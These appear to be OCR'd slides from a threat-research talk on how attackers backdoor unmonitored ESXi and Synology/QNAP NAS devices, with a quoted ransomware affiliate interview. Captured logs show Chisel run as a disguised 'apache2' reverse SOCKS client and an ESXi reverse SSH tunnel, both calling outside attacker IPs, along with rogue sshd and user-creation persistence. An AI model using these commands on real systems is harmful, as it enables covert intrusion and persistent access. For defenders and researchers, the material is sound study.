
Usually long uptime



BACKDOORING FROM THE UN-MONITORED TERRITORY

ESXi and NAS devices are un-monitored

Stealthy backdoor!



Osint10x

Question: When a target initiates incident response procedures, **what steps do you take to avoid detection or removal?** Can you share examples of successful evasion tactics you've employed during active incident responses?

espe0n: I usually try **to hide in places where they don't touch it, like the shell on qnap servers because they usually only touch the web interface and not the shell, or the esxi/vcenter shell** because they usually think we're on a worker's computer or something


I've had a company shut down the entire sector because the edr beeped, but there was **no edr on the NAS**, so I was able to keep the company logged in for a long time, until it ended up locking down.

https://osint10x.com/threat-actor-interview-spotlighting-on-espe0n-a-ransom-hub-affiliate-and-contributor-to-quilin-lockbit-3-0-and-more/


PERSISTENCY-LESS PERSISTENCY

ESXi and NAS devices have very long uptimes

Malwares don’t need to survive reboot, to achieve the goal of persistency.



```
root@esxi-01:~$ uptime
 9:05:56 up 181 days, 21:26:30, load average: 0.45, 0.48, 0.47
```



```
admin@syn-nas5:~$ uptime
 14:37:05 up 253 days, 23:51:25, load average: 0.12, 0.11, 0.12
```

BACKDOORING ESXI AND NAS

NAS DEVICES BACKDOORS


In some versions of QNAP and Synology NAS, SSH Can be enabled from the web portal

Linux OS

Deployment of any Linux malware is trivial


Chisel tunneller seen in the wild to backdoor Synology NAS

SYNOLOGY NAS BACKDOORED



id	time	level	username	msg	user	uid	ip
Fil…	Filter	Fi…	Filter	Filter	Filter	Fil…	Filter
8487	2024- 19:29:16	info	admin	User [admin] from logged in successfully via [DSM].	admin	1024	
8488	2024- 02:48:22	info	admin	User [admin] from logged in successfully via [DSM].	admin	1024	


SYNOLOGY NAS BACKDOORED



id	time ▾1	level	username	msg
...	Filter	Filter	Filter	Filter
48	2024- 02:50:34	info	admin	System successfully started [SSH service].
49	2024- 18:26:14	info	admin	User [support] was created.

id	time	level	username	msg	user	uid	ip	rotocol ▴
Fil...	Filter	Fi...	Filter	Filter	Filter	Fil...	Filter	Filter
8489	2024- 02:50:49	info	admin	User [admin] from logged in successfully via [SSH].	admin	1024		SSH
8491	2024- 18:17:51	info	admin	User [admin] from logged in successfully via [SSH].	admin	1024		SSH

SYNOLOGY NAS BACKDOORED



```
2024-        18:53:37+08:00                    PID=30898 UID=0 mv /tmp/apache2 /bin
2024-        18:53:45+08:00                    PID=30898 UID=0 ls -lah
2024-        18:53:59+08:00                    PID=30898 UID=0 cat .wget-hsts
2024-        18:55:45+08:00                    PID=30898 UID=0 screen -d -m apache2 client 67.217.228.101:53 R:20002:socks &
2024-        18:56:06+08:00                    PID=30898 UID=0 nohup apache2 client 67.217.228.101:53 R:20002:socks &
```

ESXI BACKDOORS

SSH can be enabled from the Web Console / VCenter

ESXi runs a proprietary OS

How can it be backdoored?

- Compile Malware for ESXi
- Run a Python based malware
- Backdoor the ESXi based on existing binaries.


ESXI SSH TUNNEL

Remote port-forwarding with native SSH for SOCKS tunneling

Enabling outbound SSH traffic


- ESXi 'Networking – Firewall rules' page
- 'esxcli network firewall' Command via CLI

Execution of additional SSHD for persistency when SSH is disabled from console




```
     Id  Cartel Id  Name                           Security Domain  Command Line
2578488          0  vmnic3-0-tx                    superDom
3697678    3697678  sshd                           superDom         /usr/lib/vmware/openssh/bin/sshd -o Port=10820 -o AuthorizedKeysFile=/etc/ssh/keys-%u/authorized_keys -f /dev/null
3697844    2102715  rhttpproxy-work                superDom         rhttpproxy -r /etc/vmware/rhttpproxy/config.xml
3704949    3704949  ssh                            superDom         ssh -p 443 -N -f -o ServerAliveInterval=240 -o StrictHostKeyChecking=no -R 127.0.0.1:48000 support@64.95.12.70
3772992    3772992  sshd                           superDom         sshd -i
3772995    3772995  sh                             superDom         sh -c /usr/lib/vmware/openssh/bin/sftp-server -f LOCAL5 -l INFO
3772996    3772996  sftp-server                    superDom         /usr/lib/vmware/openssh/bin/sftp-server -f LOCAL5 -l INFO
```

SSH TUNNELING DIAGRAM




ENABLE SSH FROM CONSOLE



```
VMware ESXi 7.0.3 (VMKernel Release Build 20036589)

VMware, Inc. VMware20,1

2 x Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz
8 GiB Memory




To manage this host, go to:
https://192.168.91.128/ (STATIC)
https://[fe80::20c:29ff:fee0:8e36]/ (STATIC)



<F2> Customize System/View Logs                                  <F12> Shut Down/Restart
```

